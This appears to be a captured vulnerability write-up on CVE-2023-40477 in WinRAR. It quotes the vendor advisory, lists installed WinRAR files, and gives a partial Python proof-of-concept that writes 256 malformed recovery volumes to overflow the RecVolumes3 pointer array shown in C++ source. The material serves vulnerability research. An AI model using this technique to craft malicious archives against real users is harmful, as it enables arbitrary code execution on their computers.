

WildPointer



-
-
-
-
-

a. Critical Bug: CVE-2023-40477. The vulnerability allows remote attackers to execute arbitrary code on affected installations. User interaction is required to exploit this vulnerability. This is fixed in the RAR4 recovery volume processing code.

We would like to thank goodbyeselene in collaboration with Trend Micro Zero Day Initiative for reporting this bug.
www.zerodayinitiative.com/advisories/ZDI-23-1152/



Name	Date modified	Type	Size
7zxa.dll	6/23/2023 6:07 PM	Application extens...	229 KB
Default.SFX	8/1/2023 12:26 PM	SFX File	319 KB
Default64.SFX	8/1/2023 12:26 PM	SFX File	372 KB
Descript.ion	1/4/2022 1:48 PM	ION File	2 KB
License.txt	5/22/2014 7:31 PM	Text Document	7 KB
Order.htm	8/1/2023 3:00 PM	HTML Document	4 KB
Rar.exe	8/1/2023 12:26 PM	Application	630 KB
Rar.txt	6/24/2023 1:39 PM	Text Document	110 KB
RarExt.dll	8/1/2023 12:26 PM	Application extens...	666 KB
RarExt32.dll	8/1/2023 12:26 PM	Application extens...	574 KB
RarExtInstaller.exe	8/1/2023 12:26 PM	Application	181 KB
RarExtLogo.altform-unplated_targetsize-...	10/21/2021 7:36 PM	PNG File	3 KB
RarExtLogo.altform-unplated_targetsize-...	10/21/2021 7:36 PM	PNG File	5 KB
RarExtLogo.altform-unplated_targetsize-...	10/21/2021 8:54 PM	PNG File	7 KB
RarExtPackage.msix	8/1/2023 12:25 PM	MSIX File	23 KB
RarFiles.lst	1/26/2017 7:02 PM	MASM Listing	2 KB
ReadMe.txt	7/14/2021 6:18 PM	Text Document	2 KB
Resources.pri	8/1/2023 12:25 PM	PRI File	2 KB
Uninstall.exe	8/1/2023 3:26 PM	Application	438 KB
Uninstall.lst	8/1/2023 12:26 PM	MASM Listing	1 KB
UnRAR.exe	8/1/2023 12:26 PM	Application	430 KB
WhatsNew.txt	8/1/2023 11:19 AM	Text Document	106 KB
WinCon.SFX	8/1/2023 12:26 PM	SFX File	288 KB
WinCon64.SFX	8/1/2023 12:26 PM	SFX File	342 KB
WinRAR.chm	8/1/2023 12:26 PM	Compiled HTML H...	318 KB
WinRAR.exe	8/1/2023 3:26 PM	Application	2,511 KB
Zip.SFX	8/1/2023 12:26 PM	SFX File	274 KB
Zip64.SFX	8/1/2023 12:26 PM	SFX File	313 KB

-
-
-
-
-

```
# 1. re-generate malformed recovery vols.
data = open('%s01.rev' % ARCHIVE_NAME, 'rb').read() # just use
the first and malform it up.
names = ['%s%s.rev' % (ARCHIVE_NAME, str(i).zfill(2)) for i in
range(256)]
# "destroy" the P[i]'s
datas = [data[:-7] + bytes([0xf0, 0x00, i]) + calc_crc(data[:-7]
+ bytes([0xf0, 0x00, i])) for i in range(256)]

# 2. overwrite malformed recovery vols.
for i in range(256):
        fname = names[i]
        data = datas[i]
        open(fname, 'wb').write(data)
```

```
// RecVolume3 struct - that gets overflowed
class RecVolumes3
{
  private:
    File *SrcFile[256]; // overflow in here with File* pointers.
    Array Buf;

#ifdef RAR_SMP
    ThreadPool *RSThreadPool;
#endif
  public:
    RecVolumes3(CommandData *Cmd,bool TestOnly);
    ~RecVolumes3();
    void Make(CommandData *Cmd,wchar *ArcName);
    bool Restore(CommandData *Cmd,const wchar *Name,bool Silent);
    void Test(CommandData *Cmd,const wchar *Name);
};
...
...
// Array template class:
template  class Array
{
  private:
    T *Buffer;
    size_t BufSize;
    size_t AllocSize;
    size_t MaxSize;
  public:
    Array();
    Array(size_t Size);
    Array(const Array &Src); // Copy constructor.
    ~Array();
```

-
-